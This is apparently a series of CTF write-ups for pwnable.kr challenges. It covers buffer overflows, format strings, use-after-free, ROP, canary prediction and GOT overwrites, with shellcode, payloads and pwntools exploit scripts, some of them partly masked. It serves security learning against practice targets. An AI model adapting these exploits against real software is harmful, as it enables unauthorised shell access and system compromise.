March 21, 2018

pwnable.kr write-up : fix

To comply with the write-up rule of pwnable.kr, I will talk about hints to solve this challenge. Here is no solution and correct answer. I ask for your understanding.


challenge discription in pwnable.kr write-up : fix

initial situation in pwnable.kr's fix

It is a challenge to read the flag by executing "fix". A source file called "fix.c" is provided. When I executed the "fix", I received two questions and got a "Segmentation fault" error.


<fix.c>
#include <stdio.h>

// 23byte shellcode from http://shell-storm.org/shellcode/files/shellcode-827.php
char sc[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

void shellcode(){
    // a buffer we are about to exploit!
    char buf[20];

    // prepare shellcode on executable stack!
    strcpy(buf, sc);

    // overwrite return address!
    *(int*)(buf+32) = buf;

    printf("get shell\n");
}

int main(){
        printf("What the hell is wrong with my shellcode??????\n");
        printf("I just copied and pasted it from shell-storm.org :(\n");
        printf("Can you fix it for me?\n");

    unsigned int index=0;
    printf("Tell me the byte index to be fixed : ");
    scanf("%d", &index);
    fflush(stdin);

    if(index > 22)    return 0;

    int fix=0;
    printf("Tell me the value to be patched : ");
    scanf("%d", &fix);

    // patching my shellcode
    sc[index] = fix; 

    // this should work..
    shellcode();
    return 0;
}


The vulnerable function "strcpy" is used and a buffer overflow occurs as expected. This results in an abnormal flow after the "shellcode()" function is terminated.


A tip that how to find opcode in pwnable.kr's fix

You can see what the shellcode looks like with the assembly code with the URL given in the source code, but I personally recommend using the "asm()" and "disasm()" functions in "pwntools" library. With this, shellcode index is added to each command line. It is also possible to know the corresponding machine code by entering commands without checking the opcode.

If you check with a debugger line by line, you can see that an error is occur in the middle of the shellcode. This error is caused by the ambiguous location of esp. That is, you need to change the location of esp to the proper place. In the case of me, I resized the stack with the "ulimit" command to avoid errors when changing the location of esp.

You can think of int 0x80 as a command to jump to the value in eax. And It is good to see how arguments are passed.


The result of getflag of pwnable.kr's fix

Then, the flag can be acquired.

February 22, 2018

pwnable.kr write-up : dragon

danger description of pwnable.kr write-up

To comply with the rule 3, I masked some contents that is needed to solve this challenge. 


description of pwnable.kr write-up

It is called RPG game which can't win. It probably doesn't seem to win in the usual way.


run test of pwnable.kr write-up

After running it a few times, I found that the Baby Dragon appears first and next is the Mama Dragon. The HP of the Mama Dragon is 80.

The dragon could not be defeated in the usual way. It was impossible to make the dragon's HP zero.

However, there is one thing that is noteworthy. the first shown Dragon's HP is not the maximum HP. dragon's HP will increase even if you use the defense skill "[3] HollyShield".


source code of pwnable.kr write-up

The above decompiled code is a part of the defense skill "[3] HollyShield". "*(ptr+8) = *(ptr+9)" is the part where the dragon's HP increases.

"ptr+8" has the Dragon's HP and "ptr+9" has amount of HP increment 5. 1 Byte difference from the next variable means that the range of the dragon's HP is 1 Byte. In other words, you can kill a dragon through making Its HP to 0 or exceeding 127.


win source code of pwnable.kr write-up

If the dragon is killed, "call eax" is executed.

A UAF vulnerability occurs when allocating 16 bytes of heap space to v2. The "PriestAttack" and "KnightAttack" functions release 16 Bytes memory v5 but do not initialize, so v5 becomes a dangling pointer. See here for a description of UAF(Link).

Eventually, EIP jumps to the address entered in v2.


Below is an associated decompilation source.

<main>
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  puts("Welcome to Dragon Hunter!");
  PlayGame();
  return 0;
}

<PlayGame>
int PlayGame()
{
  int result; // eax@1

  while ( 1 )
  {
    while ( 1 )
    {
      puts("Choose Your Hero\n[ 1 ] Priest\n[ 2 ] Knight");
      result = GetChoice();
      if ( result != 1 && result != 2 )
        break;
      FightDragon(result);
    }
    if ( result != 3 )
      break;
    SecretLevel();
  }
  return result;
}

<FightDragon>
void __cdecl FightDragon(int a1)
{
  char v1; // al@1
  void *v2; // ST1C_4@10
  int v3; // [sp+10h] [bp-18h]@7
  _DWORD *ptr; // [sp+14h] [bp-14h]@1
  _DWORD *v5; // [sp+18h] [bp-10h]@1

  ptr = malloc(0x10u);
  v5 = malloc(0x10u);
  v1 = Count++;
  if ( v1 & 1 )
  {
    v5[1] = 1;
    *((_BYTE *)v5 + 8) = 80;
    *((_BYTE *)v5 + 9) = 4;
    v5[3] = 10;
    *v5 = PrintMonsterInfo;
    puts("Mama Dragon Has Appeared!");
  }
  else
  {
    v5[1] = 0;
    *((_BYTE *)v5 + 8) = 50;
    *((_BYTE *)v5 + 9) = 5;
    v5[3] = 30;
    *v5 = PrintMonsterInfo;
    puts("Baby Dragon Has Appeared!");
  }
  if ( a1 == 1 )
  {
    *ptr = 1;
    ptr[1] = 42;
    ptr[2] = 50;
    ptr[3] = PrintPlayerInfo;
    v3 = PriestAttack((int)ptr, v5);
  }
  else
  {
    if ( a1 != 2 )
      return;
    *ptr = 2;
    ptr[1] = 50;
    ptr[2] = 0;
    ptr[3] = PrintPlayerInfo;
    v3 = KnightAttack((int)ptr, v5);
  }
  if ( v3 )
  {
    puts("Well Done Hero! You Killed The Dragon!");
    puts("The World Will Remember You As:");
    v2 = malloc(0x10u);
    __isoc99_scanf("%16s", v2);
    puts("And The Dragon You Have Defeated Was Called:");
    ((void (__cdecl *)(_DWORD *))*v5)(v5);
  }
  else
  {
    puts("\nYou Have Been Defeated!");
  }
  free(ptr);
}

<PriestAttack>
int __cdecl PriestAttack(int a1, void *ptr)
{
  int v2; // eax@1

  do
  {
    (*(void (__cdecl **)(void *))ptr)(ptr);
    (*(void (__cdecl **)(int))(a1 + 12))(a1);
    v2 = GetChoice();
    switch ( v2 )
    {
      case 2:
        puts("Clarity! Your Mana Has Been Refreshed");
        *(_DWORD *)(a1 + 8) = 50;
        printf("But The Dragon Deals %d Damage To You!\n", *((_DWORD *)ptr + 3));
        *(_DWORD *)(a1 + 4) -= *((_DWORD *)ptr + 3);
        printf("And The Dragon Heals %d HP!\n", *((_BYTE *)ptr + 9));
        *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
        break;
      case 3:
        if ( *(_DWORD *)(a1 + 8) <= 24 )
        {
          puts("Not Enough MP!");
        }
        else
        {
          puts("HolyShield! You Are Temporarily Invincible...");
          printf("But The Dragon Heals %d HP!\n", *((_BYTE *)ptr + 9));
          *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
          *(_DWORD *)(a1 + 8) -= 25;
        }
        break;
      case 1:
        if ( *(_DWORD *)(a1 + 8) <= 9 )
        {
          puts("Not Enough MP!");
        }
        else
        {
          printf("Holy Bolt Deals %d Damage To The Dragon!\n", 20);
          *((_BYTE *)ptr + 8) -= 20;
          *(_DWORD *)(a1 + 8) -= 10;
          printf("But The Dragon Deals %d Damage To You!\n", *((_DWORD *)ptr + 3));
          *(_DWORD *)(a1 + 4) -= *((_DWORD *)ptr + 3);
          printf("And The Dragon Heals %d HP!\n", *((_BYTE *)ptr + 9));
          *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
        }
        break;
    }
    if ( *(_DWORD *)(a1 + 4) <= 0 )
    {
      free(ptr);
      return 0;
    }
  }
  while ( *((_BYTE *)ptr + 8) > 0 );
  free(ptr);
  return 1;
}

<SecretLevel>
int SecretLevel()
{
  char s1; // [sp+12h] [bp-16h]@1
  int v2; // [sp+1Ch] [bp-Ch]@1

  v2 = *MK_FP(__GS__, 20);
  printf("Welcome to Secret Level!\nInput Password : ");
  __isoc99_scanf("%10s", &s1);
  if ( strcmp(&s1, "Nice_Try_But_The_Dragons_Won't_Let_You!") )
  {
    puts("Wrong!\n");
    exit(-1);
  }
  system("/bin/sh");
  return *MK_FP(__GS__, 20) ^ v2;
}


I haven't told you yet, the "SecretLevel" function actually has a key for solving this challenge. However, since this key is more than 10 Bytes, it is impossible to satisfy it by inputting a value.


Below is the Python code to get the flag.

<dragon.py>
from pwn import *

payload = ■■■■■■■■■■■
r = remote("pwnable.kr", 9004)

for i in range(0, 4):
r.send("1\n")

for ■■■■■■■■■■■
■■■■■■■■
■■■■■■■■
■■■■■■■■

r.send(payload + "\n")
r.interactive()


get flag of pwnable.kr write-up

The flag is obtained successfully.

February 17, 2018

pwnable.kr write up : fsb

danger for writing writeup of pwnable

To comply with the rule 3, I masked some contents that is needed to solve this challenge. 


description of pwnable.kr fsb

The "fsb" means "Format String Bug". It is traditional vulnerability.

※ What is the FSB(Format String Bug) : Link


<fsb.c>
#include <stdio.h>
#include <alloca.h>
#include <fcntl.h>

unsigned long long key;
char buf[100];
char buf2[100];

int fsb(char** argv, char** envp){
    char* args[]={"/bin/sh", 0};
    int i;

    char*** pargv = &argv;
    char*** penvp = &envp;
        char** arg;
        char* c;
        for(arg=argv;*arg;arg++) for(c=*arg; *c;c++) *c='\0';
        for(arg=envp;*arg;arg++) for(c=*arg; *c;c++) *c='\0';
    *pargv=0;
    *penvp=0;

    for(i=0; i<4; i++){
        printf("Give me some format strings(%d)\n", i+1);
        read(0, buf, 100);
        printf(buf);
    }

    printf("Wait a sec...\n");
        sleep(3);

        printf("key : \n");
        read(0, buf2, 100);
        unsigned long long pw = strtoull(buf2, 0, 10);
        if(pw == key){
                printf("Congratz!\n");
                execve(args[0], args, 0);
                return 0;
        }

        printf("Incorrect key \n");
    return 0;
}

int main(int argc, char* argv[], char** envp){

    int fd = open("/dev/urandom", O_RDONLY);
    if( fd==-1 || read(fd, &key, 8) != 8 ){
        printf("Error, tell admin\n");
        return 0;
    }
    close(fd);

    alloca(0x12345 & key);

    fsb(argv, envp); // exploit this format string bug!
    return 0;
}


The above c code is decompiled code of fsb.

If the values of pw and key are the same, the shell is executed. Where pw is the input value and key is the random value from /dev/urandom.

Before the pw and key are checked whether they are same, all argv and envp values are initialized with 0 and the opportunity to input values in "buf" of BSS area is given four times. However, FSB vulnerability occurs because the format string is not used in the process of printing the input value,


❑ strtoull(const char *nptr,char **endptr,int base) : This recognizes the string "nptr" as "base(decimal, hexdecimal, binary etc.)", and returns the value as unsigned long long.

❑ alloca(size_t size) : This allocates as much memory as "size" to the stack frame and returns the starting address of the space allocated.


fake inforation of pwnable.kr fsb

And there are things to note in the source code. The above is provided fsb.c, and below is the decompiled c code. The provided file says that the input value is used as an unsigned long long length(8 bytes) but actually it is used as a signed int length(4 bytes).

In the assembly code, you can see that the SAR assembly command removes the top four bytes to use it as 4 bytes length.


checksec of pwnable.kr fsb

fsb applies NX and ASLR.


stack at break point of pwnable.kr fsb

It is a stack that is breaked in the "if (key == password)" part.

For a typical FSB challenge, the "key" variable is a local variable, but since it is in the BSS area here, I used "pargv" to access the "key". You can access the "key" variable from the stack by inputting the address of the "key" variable into where "pargv" points.


get flag of pwnable.kr fsb

The payload sets the key value to 0, as shown below.

[Payload]
%08x%08x%08x■■■■■■■■■■■■■■■■■■■■■■■■■■■832x%n
■■■■■
%08x%08x%08x%08x%08x■■■■■■■■■■■■■■■■■■■■■■836x%n
%20$n

After running the program, input payload for "Give me some format strings" and 0 for "key : ".


payload compression of pwnable.kr fsb

FYI.
The payload length can be further reduced by using the position of the parameter.
  * It utilizes parameter field of printf format string(Link).


%13■■■■■■■4$n
■■■■■■
%13■■■■■■■4$n
%20$n

January 30, 2018

pwnable.kr tiny_easy write-up

danger of pwnable.kr tiny_easy

To comply with the rule 3, I masked some contents that is needed to solve this challenge.


description of pwnable.kr tiny_easy

The "rookie mistake" in the hint means probably not using the memory corruption mitigation technique. In fact, none of the techniques like NX have been applied except ASLR.


run test of pwnable.kr tiny_easy

To obtain the flag, I should read flag with the group permission of the file "tiny_easy". But it causes a segmentation fault.


analysis tiny_easy file of pwnable.kr tiny_easy

The result of typing "tiny_easy aaaa".

eax stores argc and edx stores the address of arg[0]. Therefore, [edx] is arg[0]. The higher addresses in the stack have addresses of environment variables.

The program tries to move to the 4 Bytes address of arg[0](0x6d6f682f == /hom) but terminates abnormally because there is no such address in memory.


<exploit.py>
#!/usr/bin/python
from pwn import *

jmpTo = "\x10\x93\xe3\xff"
shellcode = ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■\x24\x72\x69\x01\x01\x31■■■■■■■■■■■■■■■■■■04\x59\x01\xe1\x51\x89\■■■■■■■■■■■■\x58\xcd\x80"


payload = "\x90"*20000 + shellcode

arg = [jmpTo]
exEnv = {}
for i in range(0, 100):
    ■■■■■■■■■■■■■■■■■■


for i in range(0, 50):
te = process(argv=arg, executable="/home/tiny_easy/tiny_easy",env=■■■)
#print vars(te)
te.interactive()

Since the memory corruption mitigation technique isn't applied and there is no limit to input, I thought about filling the memory with shellcode as much as possible. This is a spray technique.

argv in process() can change argv values. This allows you to jump to the shellcode by calling shellcode's address or \x90's address.

For reference, you can input a larger value in the environment variable than in argv. And It is possible to jump to the the left of a variable name or the "=" character, but it is more probable to success than to put it in argv.

※ How to make shellcode easy with pwntools(Link).


get the flag of pwnable.kr tiny_easy

I got the flag after approximately 10 attempts.

January 20, 2018

pwnable.kr ascii_easy write-up

rule of pnwable.kr

To comply with the rule 3, I masked some things that is needed to solve this challenge.


challenge description of pwnable.kr ascii_easy

I thought that I may needs ROP, not RTL.

Because, jump to the beginning of a function is required to use RTL, but ROP doesn't have to do that.


run program at pwnable.kr ascii_easy

When I run it, I got the message "triggering bug ...". This program requires one argument.


<ascii_easy.c>
#include <sys/mman.h>
#include <sys/stat.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>

#define BASE ((void*)0x5555e000)

int is_ascii(int c){
    if(c>=0x20 && c<=0x7f) return 1;
    return 0;
}

void vuln(char* p){
    char buf[20];
    strcpy(buf, p);
}

void main(int argc, char* argv[]){

    if(argc!=2){
        printf("usage: ascii_easy [ascii input]\n");
        return;
    }

    size_t len_file;
    struct stat st;
    int fd = open("/home/ascii_easy/libc-2.15.so", O_RDONLY);
    if( fstat(fd,&st) < 0){
        printf("open error. tell admin!\n");
        return;
    }

    len_file = st.st_size;
    if (mmap(BASE, len_file, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE, fd, 0) != BASE){
        printf("mmap error!. tell admin\n");
        return;
    }

    int i;
    for(i=0; i<strlen(argv[1]); i++){
        if( !is_ascii(argv[1][i]) ){
            printf("you have non-ascii byte!\n");
            return;
        }
    }

    printf("triggering bug...\n");
    vuln(argv[1]);

}


the mmap in the ascii_easy.c maps libc-2.15.so on specific memory location(0x5555e000). So, I can use functions that is in libc-2.15.so like using static library. And the strcpy() function in the vuln() that doesn't check inputted value causes overflow vulnerability.

Initially, I tried to put /bin/sh as an argument to the system function, but the system() function did not work. It only causes a segmentation fault. So I used execve() function.

This is the address to use.
- /bin/sh : 0x556BB7EC : 0x5555e000+0x15D7EC)
- execve : 0x556165E0 : 0x5555e000+0xF74B0)

And to make a ROP chain, I extracted ROP gadgets from libc.2.15.so(Link).

But, It's not enough. is_ascii() function checks that the inputted value is in ascii code range. So I filtered out addresses outside of the ASCII code range with below python code I made.

<fileter.py>
from pwn import *

rstText = ""
with open("./asm.txt", "r") as f1:

text = f1.readlines()
for i in range(len(text)):
if(text[i][0:2] == "0x"):
tmpText = hex(int(text[i][2:11], 16) + 0x5555e000)
tmpText = tmpText[2:]
if (0x20 <= int(tmpText[0:2], 16) <= 0x7f) & (0x20 <= int(tmpText[2:4], 16) <= 0x7f) & (0x20 <= int(tmpText[4:6],16) <= 0x7f) & (0x20 <= int(tmpText[6:8],16) <= 0x7f):
rstText += (tmpText+text[i][11:])

with open("./asm_filtered.txt", "w") as f2:
f2.write(rstText)


Then i made ROP chain as below. It was difficult for me. It bothered me for a long time and I realized again that I am having stupid fool head.

There should be two 0x0 under /bin/sh and the distance between execve and /bin/sh should be 8.

ROP chain of pwnable.kr ascii_easy


The above image is implemented as the following code.

<payload.py>
def addPrifix(inputStr, prefix="\\x"):
rstStr =""
for i in range(len(inputStr)/2, 0, -1):
rstStr += prefix+inputStr[i*2-2:i*2]
return rstStr

payload = "a"*28
payload = payload + addPrifix("555f3565")
payload = payload + addPrifix("555f3555")
payload = payload + "aaaa"
payload = payload + addPrifix("555f3555")
payload = payload + addPrifix("5556682b")
payload = payload + "aaaa"
payload = payload + addPrifix("556d2a51")
payload = payload + addPrifix("60707060") #1
payload = payload + addPrifix("556f4525")
payload = payload + addPrifix("5556682b")
payload = payload + addPrifix("556d2a51")
payload = payload + ■■■■■■■■■■
payload = payload + ■■■■■■■■■■ #3
payload = payload + ■■■■■■■■■■
payload = payload + addPrifix("5556682b")
payload = payload + addPrifix("555f3555")
payload = payload + addPrifix("5556682b")
payload = payload + addPrifix("25286F78") #1
payload = payload + addPrifix("555f3d4d")
payload = payload + "aaaa"
payload = payload + ■■■■■■■■■■ #2
payload = payload + ■■■■■■■■■■
payload = payload + ■■■■■■■■■■ #3
payload = payload + ■■■■■■■■■■
payload = payload + addPrifix("555e5132")
payload = payload + addPrifix("555f3565")
payload = payload + addPrifix("556e4042")
payload = payload + addPrifix("5563704c")

print payload


get flag at pwnable.kr ascii_easy

The flag obtained successfully.

December 20, 2017

pwnable.kr otp write-up

intro of pwnable.kr otp write-up

I made a skeleton interface for one time password authentication system.
I guess there are no mistakes.
could you take a took at it?


first analysis of pwnable.kr otp write-up

This challenge provides the otp.c file.

The otp program has aslr, canary, nx memory protection.

It looks like that inputs a string generated by the otp program as an argument.


<otp.c>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>

int main(int argc, char* argv[]){
        char fname[128];
        unsigned long long otp[2];

        if(argc!=2){
                printf("usage : ./otp [passcode]\n");
                return 0;
        }

        int fd = open("/dev/urandom", O_RDONLY);
        if(fd==-1) exit(-1);

        if(read(fd, otp, 16)!=16) exit(-1);
        close(fd);

        sprintf(fname, "/tmp/%llu", otp[0]);
        FILE* fp = fopen(fname, "w");
        if(fp==NULL){ exit(-1); }
        fwrite(&otp[1], 8, 1, fp);
        fclose(fp);

        printf("OTP generated.\n");

        unsigned long long passcode=0;
        FILE* fp2 = fopen(fname, "r");
        if(fp2==NULL){ exit(-1); }
        fread(&passcode, 8, 1, fp2);
        fclose(fp2);

        if(strtoul(argv[1], 0, 16) == passcode){
                printf("Congratz!\n");
                system("/bin/cat flag");
        }
        else{
                printf("OTP mismatch\n");
        }

        unlink(fname);
        return 0;
}


The value of otp[1] is stored in the passcode.

If the passcode is equal to argv[1], the flag can be obtained.

However, the way that value of otp[1] is stored in passcode is a little complicated. That creates a file, inputs the value of otp[1], reads the value again, and saves it in the passcode.

At first I tried buffer overflow using memory space where argv [1] is stored, but it was impossible. Strangely, the intended value was not stored in the memory. And I found another way.


<te.py>
from pwn import *

with process(["/bin/bash", "-c", "■■■■■■;/home/otp/otp ''"]) as otp:
  print otp.recvline()
  print otp.recvline()
  print otp.recvline()
  * some are masked.

ulimit usage at pwnable.kr otp write-up

If the size of the file that the shell can handle is set to 0(Link), the passcode value is null because the file can not be read and written. However, when reading a file, SIGXFSZ signal occurs and the program terminates.

However, if the otp program is run as a subprocess, it doesn't terminate because signal control is possible.


get flag at pwnable.kr otp write-up

Flag obtained successfully.

December 13, 2017

pwnable.kr simple login write-up

Description of pwnable.kr simple login write-up

Can you get authentication from this server?


executing test of pwnable.kr simple login write-up

The above image is the screen when executed.

It is a program that prints a hash value when a any value is inputed. However, when I inputed the same values, different hash values are printed.


main function of pwnable.kr simple login write-up

This is the decompiled main() function. The Base64Decode() function is the same function as in the previous chellange(Link). This function decodes the value in v5 into Base64, stores it in v4, and returns the length of the decoded string.

If the length of the decoded value exceeds 12, the program is terminated.

The decoded value v4 is stored in the global variable "input" and the auth() function is called. If the auth() function returns 1, the correct () function is called.


correct function of pwnable.kr simple login


The correct() function is a function that executes the bourne shell when the value of the input variable is 0xDEADBEEF.


auth function of pwnable.kr simple login

The auth() function generates an md5 value and checks whether the generated value is equal to f87 ~ 34.

memcpy() is a bit strange. The variable "input" can store up to 12 Bytes, but v4 of auth() can store up to 4 Bytes. Here a buffer overflow occurs.

Since the distance between v4 and ebp is 8, if a 12 Bytes value is inputed, the SFP of the stack frame will be overwritten. refer to stack frame structure(Link).

If auth() is returned and main() is returned, eventually EIP is modified.


<te.py>
from pwn import *

payload = b64e("\xef\xbe■■■■■"+"■■■■■■■■■"+"■■■■■■■■■■")
print len(payload)

#with process("./login") as pkr:
with remote("pwnable.kr", 9003) as pkr:
    pkr.send(payload + "\n")
    print pkr.recvline()
    print pkr.recvline()
    pkr.interactive()
* Some are masked

This is the code for the exploit. This code works as follows. Referencing the stack frame status at the time of function call(Link) and return(Link) will help you to configure the payload.

[Operation order associated with the payload]
1. Return of auth() : The address of the "input" is stored in ebp.
2. Return of main() : The address of the "input" is stored in esp.
3. POP ebp : 0xdeadbeef is stored in ebp.
4. RET : The address of ■■■■■ is sotred in ■■■■.


getting the flag of pwnable.kr simple login

The flag is obtained successfully.

December 02, 2017

pwnable.kr md5 calculator write-up

pwnable.kr md5 calculator write-up

We made a simple MD5 calculator as a network service.
Find a bug and exploit it to get a shell.


memory protection of pwnable md5 calculator

Important memory protection techniques are Canary(Learn more) and NX(Learn more). Canary value should be considered to perform buffer overflow attack, and the function used in program  should be used because there is no execution permission in memory,


execution of pwnable md5 calculator

This is the execution result. When I input the captcha value, the program promptes to input a value encoded in Base64, and the inputted value will result in encrypted MD5 value.


main function of pwnable md5 calculator

This is the main function. The my_hash() function creates a captcha value, and process_hash() creates an MD5 value.


hash function of pwnable md5 calculator

The my_hash() is a function that creates a captcha(=return result) value. The v4 is used as a variable to store Canary value, and is also used to create captcha value.

The quiz hint says that the md5 server and the web server are the same. So The values of srand(0) and rand() on the server should be used.

That is, Canary values can be calculated.


process hash function of pwnable md5 calculator

The process_hash() function decodes the input value(=g_buf) into Base64 and stores it in v3(Learn more).

g_buf is 1024Bytes and v3 is 512Bytes. The Base64Decode() function stores the decoded g_buf value in v3. Eventually buffer overflow occurs in the process_hash () function due to the size difference.

This can be used to acquire Linux shell by changing the RET value of the memory structure(Learn more1)(Learn more2).

※ The difference memset and malloc(Link).

And here is the exploit code that uses this vulnerability below.


<md5.py>
from pwn import *

pHash = remote("127.0.0.1", 9002)
pHash.recvuntil(": ")
theCaptcha = ■■■■■■■■■
pHash■■■■■■■■■■

pRand = process(["./mRand", theCaptcha])
theCanary = pRand.recvline()
theCanary = ■■■■■■■■■■
print "[Captcha] : " + theCaptcha
print "[Canary] : " + str(theCanary)

theCanary = struct.pack("<I",theCanary)
theSystem = struct.pack("<I", int("08048880", 16))
theExit = struct.pack("<I", int("8048a00", 16))
theArg = struct.pack("<I", int("804b0e0", 16)+720)

myPayload = "A"*512 + theCanary + "A"*12 + theSystem + "A"*4 + 

pHash.sendline(b64e(myPayload)+"/bin/bash")
pHash.interactive()
* Some codes are masked.

The mRand subprocess provides a Canary value. If you do not strip () this value, your session will be disconnected because the Canary includes a newline character.

The system() function has a feature that takes an argument from a distance of +4Bytes away.

I stored the value of g_buf address + 720 into the theArg. Since the base64 encoded payload becomes larger in size(540Bytes → 720Bytes), the parameter value is stored starting from g_buf + 720.

I did not encode "/bin/bash" with Base64. The data will be corrupted when decoded and stored in v3, but it doesn't matter. Instead, use the pure value in g_buf. As in the test below, g_buf stores pretty ASCII string with hex format.

ASCII in memroy of pwnable md5 calculator


<mRand.c>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char* argv[]){
        int canary;
        int captcha = atoi(argv[1]);
        
        int calRst = 0;
        int randLst[8] = {0,};
        srand(time(0));
        for (int i = 0; i <= 7; ++i ) {
                randLst[i] = rand();
        }
        calRst = randLst[1] + randLst[2] - randLst[3] + randLst[4] + randLst[5] - randLst[6] + randLst[7];
        canary = captcha - calRst;
        printf("%x\n", canary);
        return 0;
}

Since the return value of the rand() is changed every run time due to the srand(time0), the Canary value can't be predicted in advance.

If you print the Canary value in hexadecimal as above, it is easy to handle minus values in Python code because it is expressed as a two's complement value. If you use decimal format, the minus value must be calculated additionally in Python. This calculation is not possible with the hex() function(Learn more).


obtaining flag of pwnable md5 calculator

The flag obtained successfully.

October 25, 2017

pwnable.kr brainfuck write-up

description of pwnable.kr brainfuck

I made a simple brain-fuck language emulation program written in C. The [] commands are not implemented yet. However the rest functionality seems working fine. Find a buf and exploit it to get a shell.


< main() / do_brainfuck() >
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ebp@0
  int v4; // ST1C_4@1
  int result; // eax@4
  int v6; // edx@4
  size_t i; // [sp+28h] [bp-40Ch]@1
  char s[1024]; // [sp+2Ch] [bp-408h]@1
  int v9; // [sp+42Ch] [bp-8h]@1

  v4 = *(_DWORD *)(v3 + 12);
  v9 = *MK_FP(__GS__, 20);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  p = (int)&tape;
  puts("welcome to brainfuck testing system!!");
  puts("type some brainfuck instructions except [ ]");
  memset(s, 0, 0x400u);
  fgets(s, 1024, stdin);
  for ( i = 0; i < strlen(s); ++i )
    do_brainfuck(s[i]);
  result = 0;
  v6 = *MK_FP(__GS__, 20) ^ v9;
  return result;
}


int __usercall do_brainfuck@<eax>(int a1@<ebp>)
{
  int result; // eax@1
  _BYTE *v2; // ebx@7

  *(_BYTE *)(a1 - 12) = *(_DWORD *)(a1 + 8);
  result = *(_BYTE *)(a1 - 12);
  switch ( result )
  {
    case 62:
      result = p++ + 1;
      break;
    case 60:
      result = p-- - 1;
      break;
    case 43:
      result = p;
      ++*(_BYTE *)p;
      break;
    case 45:
      result = p;
      --*(_BYTE *)p;
      break;
    case 46:
      result = putchar(*(_BYTE *)p);
      break;
    case 44:
      v2 = (_BYTE *)p;
      result = getchar();
      *v2 = result;
      break;
    case 91:
      result = puts("[ and ] not supported.");
      break;
    default:
      return result;
  }
  return result;
}

This is the decompiled source of main and do_brainfuck.

It takes a string from the user(fgets) and executes the function "do_brainfuck" as much as the length of the input string. The "do_brainfuck" function applies the switch statement for each character in the string.

❑ The description of the switch statement.
❍ 62(>) : This increases the address of the pointer p.
❍ 60(<) : This decreases the address of the pointer p.
❍ 43(+) : This increases the value pointed by the pointer p.
❍ 45(-) : This decreases the value pointed by the pointer p.
❍ 46(.) : This prints the 1byte value pointed by the pointer p.
❍ 44(,) : This get a value of 1byte from standard input.
❍ 91([) : This prints the specific string.

The pointer "p" has the address of the "type" variable, so the functions in the source code can be overrided by changing the position of the "p".

But be careful about the arguments of the functions to change. A function which argument is not a string can not be passed the argument "/bin/bash" even if it changed to "system()" function.


And this strategy will solve the game.

1. To get the base address of the shared library, move "p" to "fgets()", print the address and save it.
2. And change "fgets()" to "system()".
3. Move "p" to "memset()" and change it to "gets()".
4. Move "p" to "putchar()" and change it to "main()".


I originally tried to go to "memset ()" first to get the base address of the shared library, but that was not possible. The reason is below.


using shared memory of pwnable.kr brainfuck

I checked that the executable file uses shared libraries. But..


offset of shared memory at pwnable.kr brainfuck

"memst()" seems to come from another shared library. The base address is different. So I calculated the base address from "fgets()". This is the result of checking with the source code below.

from pwn import *

host = 'pwnable.kr'
port = 9001

libc = ELF('/root/test/bf_libc.so')
pointerP = 0x0804A0A0

initGetchar = 0x0804A00C
initFgets = 0x0804A010
initPuts = 0x0804A018
initStrlen = 0x0804A020
initSetvbuf = 0x0804A028
initMemset = 0x0804A02C
initPutchar = 0x0804A030
initMain = 0x080484E0

offGetchar =  libc.symbols['getchar']
offFgets = libc.symbols['fgets']
offPuts =  libc.symbols['puts']
offStrlen =  libc.symbols['strlen']
offSetvbuf =  libc.symbols['setvbuf']
offMemset = libc.symbols['memset']
offPutchar = libc.symbols['putchar']

offgets = libc.symbols['gets']
offSystem = libc.symbols['system']

funcSeq = [initGetchar, initFgets, initPuts, initStrlen, initSetvbuf, initMemset, initPutchar]
funcSeqStr = ["getchar", "fgets", "puts", "strlen", "setvbuf", "memset", "putchar"]
payload = ""

payload += '<' * (pointerP - initGetchar)
payload += '.>' * 0x04
payload += '<' * 0x04

for i in range(0, len(funcSeq)-1) :

# Move pointer
payload += '>' * (funcSeq[i+1] - funcSeq[i])

# Leak addr
payload += '.>' * 0x04
payload += '<' * 0x04

r = remote(host, port)
r.recvuntil('[ ]\n')
r.sendline(payload)

# Read libc addr
funcLibcAddr=[]
for aSeqStr in funcSeqStr :
rd = unpack(r.recvn(4))
print "libc addr(" + aSeqStr + ") : " + str(hex(rd))
print "offset : " + str(hex(libc.symbols[aSeqStr]))
print "base addr : " + str(hex(rd-libc.symbols[aSeqStr]))
print ""

r.send(p32(libc_addr + offSystem))
r.send(p32(libc_addr + offgets))
r.send(p32(initMain))
r.sendline('/bin/sh\x00')

r.interactive()
r.close()


And This is the finished code(Some code is masked).

from pwn import *

pointerP = 0x0804A0A0
initFgets = 0x0804A010
initMemset = 0x0804A02C
initPutchar = 0x0804A030
initMain = 0x08048671

libc = ELF('/root/test/bf_libc.so')
offFgets  = libc.symbols['fgets']
offgets   = libc.symbols['gets']
offSystem = libc.symbols['system']

strToSubmit = ""
strToSubmit += '<' * (pointerP-initFgets)
strToSubmit += ■■■■■
strToSubmit += '<' * 4
strToSubmit += ',>' * 4
strToSubmit += '<' * 4

strToSubmit += '>' * (■■■■■■■■■■)
strToSubmit += ',>' * 4
strToSubmit += '<' * 4

strToSubmit += '>' * (initPutchar - initMemset)
strToSubmit += ',>' * 4
strToSubmit += '.'

r = remote('pwnable.kr', 9001)
r.recvuntil('except [ ]\n')
r.sendline(strToSubmit)

libc_fgets = int(struct.unpack("<I", str(r.recvn(4)))[0])
libc_addr = libc_fgets - offFgets

r.send(struct.pack("<I", libc_addr + offSystem))
r.send(struct.pack("<I", libc_addr + offgets))
